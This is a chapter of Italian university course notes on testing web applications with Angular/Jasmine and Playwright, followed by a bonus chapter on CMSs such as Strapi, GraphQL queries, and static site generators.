System testing	il sistema nel suo complesso, rispetto alla specifica
End-to-End testing	il sistema dal punto di vista dei suoi utenti finali




Figura 25.1: *La piramide del testing.*

Le applicazioni web, come ogni software, vanno testate. Emergono però alcune difficoltà peculiari:

- nel **unit testing** bisogna fare i conti con il codice **asincrono** e con le dipendenze da **servizi esterni**;
- nel **testing end-to-end** bisogna fare i conti con **fragilità** e **flakiness**.

Unit testing con Angular

Angular fornisce tutto il necessario per testare le applicazioni usando **Jasmine**. Per impostazione predefinita il codice di test si scrive in file **spec** (specification), e la CLI ne genera degli scheletri: si collocano nella stessa directory del componente o servizio che testano, con la convenzione di aggiungere `.spec` al nome.

calculator.service.spec.ts


```ts
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from './calculator.service';

describe('CalculatorService', () => {
  let service: CalculatorService;

  beforeEach(() => {
    TestBed.configureTestingModule({});
    service = TestBed.inject(CalculatorService);
  });

  it('should be created', () => {
    expect(service).toBeTruthy();
  });

  it('should sum two positive numbers correctly', () => {
    expect(service.sum(42, 58)).toEqual(100);
  });
});
```



Il rapporto di Jasmine nel browser aperto da `ng test`: una suite (`describe`) con due specifiche (`it`).

Elemento	Ruolo
`describe()`	crea una **suite** di specifiche, raggruppando test correlati. È l'equivalente di una classe di test JUnit.
`it()`	definisce una singola specifica: l'equivalente di un metodo annotato `@Test`.
`TestBed`	la principale utilità di testing di Angular: fornisce i metodi per creare componenti e servizi nei test di unità.

Il comando `ng test` compila l'applicazione e lancia il test runner **Karma**, che raccoglie tutti i file spec, li esegue e produce un rapporto.

Dipendenze e test double

Tipicamente i servizi e i componenti che testiamo dipendono da altri servizi o componenti: il servizio `RestBackend` dipende da `HttpClient`, il componente `TodoPage` dipende da `RestBackend`.

In questi scenari il unit testing diventa più delicato. Se il componente `TodoPage` non mostra gli elementi attesi, dipende da un bug nel componente? Nel servizio? Nel backend REST esterno? O da una combinazione?

Il problema va oltre la localizzazione del difetto. In molti casi non **vogliamo** usare il codice di produzione reale durante i test. Si pensi a un `TemperatureService` che restituisce la temperatura attuale a Napoli interrogando una API esterna: come si testa che cosa accade quando la temperatura scende sotto zero? Aspettando qualche anno una giornata eccezionalmente fredda?

Test double

Un buon test di unità dovrebbe testare l'unità **in isolamento**: il suo esito non dovrebbe dipendere da altre unità. I **test double** sono sostituti degli oggetti di produzione, usati nei test al posto di questi.

Invece del `TemperatureService` reale si usa un doppio che restituisce sempre $-42\,°\mathrm{C}$.

Iniezione delle dipendenze e double


Il meccanismo di iniezione delle dipendenze è un supporto prezioso: durante i test si può configurare l'iniettore perché risolva le dipendenze usando i test double invece degli oggetti reali. È il motivo per cui, nel capitolo su Angular, insistevamo sul fatto che un componente non dovrebbe mai costruire da sé i propri servizi.

Scrivere i double a mano richiede però molto codice ripetitivo. I framework di testing vengono in aiuto: Jasmine supporta il concetto di **spy**, un test double che può simulare qualunque funzione.

TS spy.ts

```ts
let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];

restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```



Il componente riceve lo spy:
servizio reale e API restano fuori dal test.

Il codice crea uno spy del `RestBackendService` simulandone il metodo `getTodos()`, e lo configura perché restituisca sempre un Observable con una data lista di due elementi. Usando lo spy al posto del servizio reale, il test non dipende né dal servizio né dalla API REST esterna.

Esempio 25.1 — Testare un componente

TS todo-page.component.spec.ts

```ts
it('should properly fetch to-do items', () => {
  let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];


  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);

  const element: DebugElement = fixture.debugElement;
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;

  expect(content).toContain('foo');
  expect(content).toContain('bar');
});
```



Si noti `fixture.detectChanges()`: forza il ciclo di change detection descritto nel capitolo 23, senza il quale il template non sarebbe ancora aggiornato al momento delle asserzioni.

```
ng test --no-watch --code-coverage
```

Terminale

```
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS
TOTAL: 18 SUCCESS

============================ Coverage summary =============================
Statements   : 45.45% ( 75/165 )
Branches     : 21.21% ( 7/33 )
Functions    : 43.39% ( 23/53 )
Lines        : 42.58% ( 66/155 )
===========================================================================
```

Viene generato anche un rapporto HTML nella directory `/coverage`, dove si può ispezionare ciascun file e vedere quali righe sono state coperte dai test.

La copertura non è la qualità

La copertura è un **possibile indicatore** di quanto bene si è testata un'applicazione, non una misura della qualità dei test. Il 100% di copertura si può ottenere anche con test che non verificano nulla: eseguono il codice senza mai controllarne il risultato. È utile soprattutto al contrario, per individuare le parti **mai** eseguite.

TESTING END-TO-END

Testing end-to-end

Il **testing end-to-end** (E2E) mira a testare il sistema nel suo complesso, dal punto di vista dei suoi utenti finali. Ogni test replica un flusso d'uso realistico, interagendo con le interfacce **esterne** del sistema, come farebbero gli utenti.

E2E per una API REST

Quando l'applicazione è una API REST, gli **endpoint** sono l'interfaccia esterna e gli utenti finali sono **altri programmi** che inviano richieste HTTP. I test E2E devono quindi inviare richieste HTTP e verificare che le risposte siano corrette rispetto alla specifica.

Scenario: login riuscito

1. inviare una `POST` a `/auth` con corpo `{usr: "gerry", pwd: "sussman"}`
2. verificare che la risposta abbia stato `200 OK`
3. verificare che il valore restituito sia un JSON di tipo `{token: string}`
4. verificare che `response.token` sia un token JWT valido

Scenario: inserimento di un nuovo elemento

1. inviare una `POST` a `/auth` con le credenziali
2. verificare lo stato `200 OK`, estrarre e salvare il token
3. inviare una `POST` a `/todos` con corpo `{todo: "foobar", done: false}` e header `Authorization: Bearer <TOKEN>`
4. verificare che la risposta abbia stato `200 OK`
5. verificare che il corpo contenga `{todo: "foobar", done: false}`

E2E per un'applicazione web

Quando l'applicazione è tradizionale o è una SPA, le **pagine** sono l'interfaccia esterna e gli utenti finali sono **persone** che usano un browser. I test devono quindi interagire con le pagine e verificare che cambino correttamente in conseguenza delle interazioni.

Scenario: login riuscito

1. visitare la pagina di login
2. inserire «gerry» nel campo del nome utente
3. inserire «sussman» nel campo della password
4. fare clic sul pulsante «Login»
5. verificare che l'utente venga reindirizzato alla homepage
6. verificare che la barra di navigazione contenga «Hi, Gerry»

Che sia manuale o automatizzato, il testing E2E segue sempre lo stesso schema:

pseudocodice

```
esegui(suite di test):
  per ogni scenario nella suite:
    per ogni passo dello scenario:
      seleziona l'elemento con cui interagire (pulsante, campo, ...)
      interagisci con esso (clic, riempi, verifica una proprieta', ...)
```

Manuale	Automatizzato
A persone viene dato un copione con l'elenco dettagliato dei passi; lo seguono e replicano segnalando ogni problema.	Si sviluppa software di test che simula automaticamente gli scenari d'uso.
Non richiede competenze di programmazione.	Richiede competenze di programmazione e di testing.
Attività lenta, noiosa e soggetta a errori. Non scala: va ripetuta a ogni nuova versione, su tutti i browser principali, su dispositivi diversi.	Costi iniziali più alti, ma le suite si possono rieseguire molte volte con sforzo aggiuntivo minimo.
	Il codice di test va **mantenuto** man mano che l'applicazione evolve, e i test possono essere fragili o *flaky*.

I test E2E automatizzati sono in sostanza codice che usa librerie dedicate per **controllare da remoto un browser**: navigare verso URL, individuare elementi e interagirci. Queste librerie sono utili anche oltre il testing, per esempio per lo *scraping* e il *crawling*.

Individuare gli elementi

Selezionare gli elementi con cui interagire è una parte cruciale del testing E2E. Esistono tre **strategie di localizzazione**.

Strategia	Come funziona
Coordinate assolute	identifica gli elementi in base alla posizione sullo schermo: `click(200, 300)`
Localizzatori visuali	identifica gli elementi in base al loro **aspetto**, con algoritmi di confronto fra immagini
Localizzatori di layout	identifica gli elementi in base a proprietà strutturali, per esempio con i **selettori CSS**: `click(".item button.buy")`

Torna qui utile tutto quello che abbiamo studiato sui selettori CSS nel capitolo 3: sono di gran lunga la strategia più usata nella pratica.

Fragilità e flakiness

Fragilità

Fragilità

I test E2E sono spesso **fragili** rispetto all'evoluzione dell'applicazione: anche modifiche minime possono rompere i localizzatori, rendendo i test incapaci di interagire con gli elementi corretti e richiedendo una manutenzione onerosa.

Localizzatore	Perché si rompe
`click(100, 200)`	basta spostare il pulsante di qualche pixel e le coordinate non corrispondono più.
Immagine del pulsante	basta cambiare il colore o il carattere e l'immagine non corrisponde più.
`click(".form button:first-of-type")`	se si aggiunge un pulsante «Sign up» **prima** di quello di login, il test farà clic su quello sbagliato — e fallirà in modo silenzioso e fuorviante.

Come si scrivono buoni localizzatori

Un buon localizzatore non deve essere né troppo generico né troppo specifico: se è troppo generico rischia di selezionare un elemento diverso da quello voluto, se è troppo specifico anche modifiche minime lo rompono.
I localizzatori a coordinate sono i più fragili in assoluto. Quelli visuali sono robusti rispetto ai cambiamenti di disposizione ma fragili rispetto all'aspetto; quelli di layout sono robusti rispetto ai cambiamenti puramente visivi ma più fragili rispetto ai cambiamenti di struttura. Nella pratica l'esperienza conta molto.

Flakiness

Flakiness

I test E2E tendono a essere **flaky**, cioè a comportarsi in modo incoerente: lo stesso test può passare o fallire in modo intermittente **a parità di condizioni**, senza alcuna modifica all'applicazione o al test.

Questa imprevedibilità è spesso causata dal **non determinismo** legato ai tempi di caricamento o al recupero dei dati: talvolta una risorsa esterna impiega più tempo del solito, e il test prova ad accedere a elementi non ancora disegnati, ottenendo un errore di «elemento non trovato».

La flakiness si mitiga con opportune **strategie di attesa**: non attese a tempo fisso, ma attese su una condizione («finché quell'elemento non è visibile»).

Isolamento

I test E2E dovrebbero essere eseguiti in **isolamento**:

- nessuna propagazione dei fallimenti: un test che fallisce non deve influenzare quelli successivi;
- l'ordine di esecuzione non deve contare, così che i test possano girare in parallelo;
- ogni test deve poter essere eseguito da solo, il che rende molto più facile il debug.

Si ottiene in due modi: **ripartire da zero**, eseguendo ogni test in un ambiente nuovo e pulito, oppure fare **pulizia fra un test e l'altro**.

Strumento	Dal	Note
Selenium	2009	multi-browser
Cypress	2014	multi-browser
Puppeteer	2017	di Google, orientato a Chrome
Playwright	2020	di Microsoft, multi-browser

Playwright è un framework open source di automazione e testing dei browser, sviluppato da Microsoft. È multi-browser e multi-piattaforma, adotta un approccio asincrono guidato dagli eventi, è scritto in TypeScript e ha API in TypeScript, JavaScript, C#, Java e Python.

```
npm init playwright@latest
```

Il primo test

I test si definiscono con la funzione `test()`, che riceve un titolo e una funzione asincrona contenente il codice.

example.spec.ts

```ts
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');

  await page.getByRole('link', { name: 'Get started' }).click();

  await expect(page.getByRole('heading', { name: 'Installation' }))
    .toBeVisible();
});
```



Terminale

```
$ npx playwright test
Running 6 tests using 6 workers
  6 passed (7.1s)

$ npx playwright show-report
Serving HTML report at http://localhost:9323.
```

	chromium	firefox	webkit
has title	✔	✔	✔
get started link	✔	✔	✔

2 test × 3 browser = 6 esecuzioni.

Per impostazione predefinita i test vengono eseguiti su `chromium` (motore Blink), `firefox` (Gecko) e `webkit` (il motore di Safari e dei dispositivi Apple). Playwright può anche emulare browser per tablet e telefoni, e le piattaforme si configurano nel file `playwright.config.ts`.

Isolamento e fixture

Playwright ottiene l'isolamento **ripartendo da zero**: ogni test gira in un ambiente pulito, non influenzato dai precedenti, con il proprio `localStorage`, `sessionStorage` e i propri cookie. Questo si ottiene usando un nuovo `BrowserContext` per ciascun test — si può pensarlo come un profilo in incognito.

L'ambiente di ciascun test è definito tramite **fixture**. L'argomento `{page}` passato alla funzione di test dice a Playwright di preparare la fixture `Page`, cioè di creare un nuovo contesto e una pagina al suo interno — l'astrazione di una scheda in un browser nuovo di zecca.


Individuare, agire, verificare

Tre parti sono cruciali nella scrittura di un test E2E automatizzato: **individuare** gli elementi, **compiere** azioni e **verificare** lo stato rispetto alle aspettative.

TS localizzatori.ts

```ts
page.getByText();          // contenuto testuale
page.getByLabel();         // etichetta di un campo
page.getByPlaceholder();   // placeholder di un input
page.getByAltText();       // testo alternativo (alt)
page.getByTitle();         // attributo title
page.getByTestId();        // attributo data-testid

// si possono usare anche selettori CSS e XPath
page.locator("#foo ul [data-foo]");
page.locator("//[@id='foo']//ul//*[@data-foo]");
```



TS azioni.ts

```ts
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```



TS asserzioni.ts

```ts
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

Perché i localizzatori «semantici» sono preferibili

`getByRole`, `getByLabel` e `getByPlaceholder` individuano gli elementi per il loro **ruolo** nell'interfaccia, non per la loro posizione nell'albero. Sono quindi molto meno fragili di un selettore CSS legato alla struttura, e hanno un effetto collaterale utile: un test che non riesce a trovare un pulsante «per ruolo» segnala spesso un problema reale di accessibilità.

Capture and Replay

Scrivere i test a mano richiede tempo. Gli approcci **Capture and Replay** (C&R) permettono di generare automaticamente il codice dei test «registrando» le interazioni dell'utente: basta interagire con l'applicazione per creare test rieseguibili.

Essendo generato automaticamente, il codice C&R può essere subottimale rispetto a fragilità e flakiness, ma resta un buon punto di partenza.

Playwright supporta il C&R attraverso il *Test Generator*. Il modo più semplice è usare l'estensione Playwright per VS Code: nella scheda *Testing* si sceglie «Record new», si interagisce con il browser che compare, e Playwright genera il codice necessario a replicare le azioni, usando euristiche interne per scegliere i localizzatori migliori.

TS login.spec.ts (generato) ×

```ts
test('should login with correct credentials', async ({ page }) => {
  await page.goto('http://localhost:4200/home');
  await page.getByRole('link', { name: 'Login' }).click();
  await page.getByPlaceholder('Your username').fill('luigi');
  await page.getByPlaceholder('********').fill('luigi');
  await page.getByRole('button', { name: 'Sign in' }).click();
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');
});
```

Riferimenti

- **Angular Testing**.
  https://angular.dev/guide/testing
  Parti rilevanti: *Overview*, *Basics of testing components*, *Component Testing Scenarios*, *Testing services*, *Code coverage*.
- **Playwright Docs**.
  https://playwright.dev/docs/intro
  Parti rilevanti: *Getting started*, *Guides* > *Best practices*.

Extra: CMS e GraphQL

Contenuti extra, fuori programma

Il contenuto di questo capitolo **non fa parte del programma** di Tecnologie Web: corrisponde a una lezione bonus tenuta dal docente. Questi argomenti **non compaiono nelle prove scritte** né vengono chiesti durante la discussione del progetto.
Per quanto riguarda il progetto, si ricordi che la traccia **vieta esplicitamente** l'uso di CMS, mentre **ammette** l'uso di GraphQL.
Il capitolo è incluso per completezza, ma può essere saltato senza conseguenze ai fini dell'esame.

Il problema di gestire i contenuti

L'obiettivo principale di molte applicazioni web è **mostrare contenuti** agli utenti. Questi contenuti possono cambiare molto di frequente e crescere in modo esponenziale: Wikipedia ne conta circa sette milioni di pagine.

Da qui alcune difficoltà:

- scrivere a mano intere pagine web per aggiornare i contenuti richiede competenze tecniche e rallenta il lavoro;
- chi si occupa dei contenuti tipicamente **non** è chi sviluppa;
- gestire versioni diverse del contenuto pubblicato non è banale;
- garantire l'adozione di un flusso di lavoro strutturato è complicato.

Content Management System

Un **CMS** è un'applicazione web progettata per consentire la modifica collaborativa, l'organizzazione e la pubblicazione di contenuti **senza scrivere una riga di codice**, usando l'interfaccia fornita dal CMS stesso. Permette a utenti non tecnici di gestire e aggiornare i contenuti senza dipendere continuamente dagli sviluppatori.

I CMS sono spesso usati per blog, siti di notizie e siti di commercio elettronico. Le funzionalità tipiche comprendono:

- pubblicazione web dei contenuti;
- formattazione, tipicamente con un editor grafico WYSIWYG;
- controllo di versione dei contenuti;
- indicizzazione, ricerca e recupero;
- autenticazione e autorizzazione con un sistema di permessi per gruppi;
- gestore di contenuti multimediali integrato;
- estensibilità e personalizzazione tramite temi ed estensioni.

CMS tradizionali

Un CMS tradizionale è composto da due parti:

- la **Content Management Application** (CMA), che permette agli utenti non tecnici di gestire i contenuti;
- la **Content Delivery Application** (CDA), che rende i contenuti aggiornati disponibili agli utenti finali, per esempio come pagine web.

L'architettura è **monolitica**: CMA e CDA sono strettamente integrate. Il vantaggio è la facilità di distribuzione e di gestione (una sola applicazione). Gli svantaggi sono la scarsa flessibilità in alcuni scenari e la limitazione dei canali di distribuzione: i CMS tradizionali privilegiano l'output web, e non è immediato esporre una API REST.

CMS headless e disaccoppiati

CMS headless

Un **CMS headless** separa la CMA (il *corpo*, che si occupa dell'organizzazione dei contenuti) dalla CDA (la *testa*, che si occupa della presentazione). È un CMS **senza testa**: non gestisce la presentazione ed espone soltanto una API. In questo modo i contenuti possono essere distribuiti su qualunque canale.

I **CMS disaccoppiati** sono CMS tradizionali in cui CMA e CDA sono separate: si può usare la CDA inclusa oppure realizzare modalità di distribuzione diverse tramite le API esposte dalla CMA. Oggi la maggior parte dei CMS tradizionali è disaccoppiata, WordPress compreso.




Figura 26.1: *Le tre architetture a confronto.*

I CMS sono bersagli privilegiati

Lo stesso CMS è usato su un numero enormi di siti: una vulnerabilità in un CMS può essere sfruttata su moltissimi siti contemporaneamente. È quindi imperativo **tenerli aggiornati** per applicare le correzioni al più presto.
Un esempio concreto: la vulnerabilità `CVE-2022-21661` rendeva WordPress vulnerabile a SQL injection nelle versioni dalla 3.7.37 alla 5.8.3.

CMS tradizionali

Fra i CMS più noti: **WordPress** (il più diffuso, usato da circa il 43% di tutti i siti web), **Joomla** (che alimenta il sito dei corsi di Informatica della Federico II), **WooCommerce** (per il commercio elettronico) e **MediaWiki** (che alimenta Wikipedia, Fandom, WikiHow).

Un CMS tradizionale è un'applicazione web come le altre:

- nella fase di installazione chiede i dati per connettersi a un database relazionale (URL, nome utente, password) e crea le tabelle necessarie;
- chiede le credenziali per l'account di amministrazione;
- dopo l'installazione, l'amministratore può creare e organizzare contenuti, aggiungere utenti, definire i template e personalizzare l'aspetto del sito.

Strapi, un CMS headless

Fra i CMS headless più diffusi: **Strapi** (basato su Node.js), **Wagtail** (basato su Django, per Python), **Ghost** (Node.js) e **CrafterCMS** (Java).


```
npx create-strapi-app@latest project-name
cd project-name
npm run develop
```

Terminale

```
> todo-api@0.1.0 develop
> strapi develop

Building build context (577ms)
Creating admin (16224ms)
Loading Strapi (1505ms)
Generating types (1413ms)

Welcome back!
To manage your project, go to the administration panel at:
http://localhost:1337/admin
To access the server, go to:
http://localhost:1337
```



Il pannello di amministrazione: le voci della risorsa *Professor*.

Dall'interfaccia di amministrazione si definisce la «forma» delle risorse (i loro campi e i loro tipi), si stabiliscono le **relazioni** fra risorse con un editor visuale, e infine si creano i contenuti veri e propri.

La API REST generata

Per ogni risorsa, Strapi genera automaticamente gli endpoint REST.

Metodo	URL	Descrizione
`GET`	`/api/:pluralApiId`	elenco delle voci
`POST`	`/api/:pluralApiId`	crea una voce
`GET`	`/api/:pluralApiId/:resourceId`	una voce specifica
`PUT`	`/api/:pluralApiId/:resourceId`	aggiorna una voce
`DELETE`	`/api/:pluralApiId/:resourceId`	elimina una voce

Dall'interfaccia si creano token di autorizzazione (*Settings* > *API Tokens*), specificando per ciascuno un nome, una durata e i permessi di lettura e scrittura per ogni risorsa. Gli utenti devono passare il token nell'header `Authorization`, esattamente come nello schema JWT visto nel capitolo 17.

Richiesta

```
GET http://localhost:1337/api/professors
Authorization: Bearer 97060c911...e12
```

Risposta

```
{
  "data": [
    {
      "id": 1,
      "attributes": {
        "firstName": "Luigi Libero Lucio",
        "lastName": "Starace",
        "email": "luigiliberolucio.starace@unina.it",
        "createdAt": "2023-12-29T07:19:19.746Z",
        "updatedAt": "2023-12-29T07:25:16.666Z",
        "publishedAt": "2023-12-29T07:20:35.307Z"
      }
    }
  ]
}
```

Parametri di query

Gli endpoint di Strapi supportano numerosi parametri nella query string per filtrare, ordinare e paginare i risultati, selezionare campi e popolare le relazioni.

Parametro	Effetto
`populate`	quali risorse collegate includere nei risultati
`fields`	quali campi includere, e in quale ordine
`filters`	interrogazioni personalizzate per filtrare i dati
`sort`	come ordinare i risultati
`pagination`	la paginazione dei risultati

Esempi

```
GET /api/professors?populate=courses
GET /api/professors?fields[0]=lastName&fields[1]=firstName

# corsi da 6 crediti
GET /api/courses?filters[credits][$eq]=6

# corsi da almeno 6 crediti il cui titolo contiene "Web"
GET /api/courses?filters[credits][$gte]=6&filters[title][$contains]=Web

# professori il cui nome contiene "Luigi" (senza distinzione di maiuscole)
GET /api/professors?filters[firstName][$containsi]=Luigi
```

I limiti di REST

REST è un modo pratico e diffusissimo di esporre dati da un server. In alcuni scenari, però, può risultare inefficiente.

Problema	In che consiste
Over-fetching	talvolta non ci servono tutti i campi di una risorsa, ma li scarichiamo comunque
Under-fetching	talvolta ci servono risorse collegate, e servono richieste aggiuntive per ottenerle: prima l'utente, poi i suoi post, poi per ogni post i commenti…
Evoluzione dell'API	le API cambiano nel tempo: vanno versionate, va mantenuta una certa retro-compatibilità, alcune funzionalità vanno deprecate

Entrambi i primi due degradano le prestazioni e aumentano il traffico: nel primo caso si scaricano dati inutili, nel secondo servono molte richieste aggiuntive.

GraphQL

GraphQL è un linguaggio di interrogazione per API, sviluppato da Facebook e pubblicato in versione open source nel 2015. Invece di appoggiarsi a endpoint predefiniti come in REST, permette a chi consuma l'API di **specificare in modo dichiarativo quali dati gli servono**, tramite interrogazioni.

```
npm install @strapi/plugin-graphql
```

Dopo il riavvio, un *playground* GraphQL è disponibile su `http://localhost:1337/graphql`.

Esempio 26.1 — Solo i campi che servono

Supponiamo di dover mostrare soltanto il cognome di ciascun professore.

query

```
query {
  professors {
    data {
      attributes {
        lastName
      }
    }
  }
}
```

risposta

```
{
  "data": {
    "professors": {
      "data": [
        { "attributes": { "lastName": "Starace" } },
        { "attributes": { "lastName": "Abelson" } }
      ]
    }
  }
}
```


Nessun campo superfluo: è la risposta all'over-fetching.

Esempio 26.2 — Risorse collegate in una sola richiesta

Cognome di ciascun professore **e** titolo dei suoi corsi:

query

```
query {
  professors {
    data {
      attributes {
        lastName,
        courses {
          data {
            attributes {
              title
            }
          }
        }
      }
    }
  }
}
```



Con REST servono $1 + n$ richieste; con GraphQL ne basta una.

Una sola richiesta al posto di $1 + n$: è la risposta all'under-fetching.


Esempio 26.3 — Filtri

L'equivalente GraphQL di

```
SELECT title, credits FROM courses
WHERE credits >= 6
  AND (title CONTAINS 'Web' OR title CONTAINS 'TypeScript')
```

è:

```
query
query {
  courses(filters: {
    credits: { gte: 6 },
    or: [
      { title: { containsi: "Web" } },
      { title: { containsi: "TypeScript" } }
    ]
  }) {
    data {
      attributes {
        title, credits
      }
    }
  }
}
```



La condizione del filtro come albero:
la stessa del `WHERE` in SQL.

GENERAZIONE AUTOMATICA DI SITI STATICI

A volte usare un CMS completo è eccessivo. In alcuni scenari i dati non cambiano spesso: si pensi a un ristorante che aggiorna il menu sul proprio sito circa una volta al mese.

Per un mese intero, ogni caricamento di pagina provoca un'interrogazione al database, che restituisce sempre la stessa lista, dopodiché il CMS mostra sempre lo stesso contenuto. Il CMS sta sprecando cicli di calcolo — cioè denaro ed emissioni — per generare ripetutamente le stesse pagine. I meccanismi di caching aiutano, ma restano un sovraccarico e la necessità di tenere il CMS aggiornato.

Un approccio più efficiente è:

1. generare le pagine **una volta sola**, quando i dati cambiano;
2. servire agli utenti le pagine **statiche** già compilate.

È la **generazione automatica di siti statici**.




Figura 26.2: *Il flusso di un generatore di siti statici.*

Fra i generatori più noti: **Hugo** (scritto in Go), **Gatsby** (genera siti statici con React), **Jekyll** (basato su Ruby), **Pelican** (Python) e **Zola** (Rust).

Riferimenti

- **Definition of CMS** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Glossary/CMS
- **What is Headless CMS?** — AWS docs.
  https://aws.amazon.com/what-is/headless-cms/
- **The Fullstack Tutorial for GraphQL**.
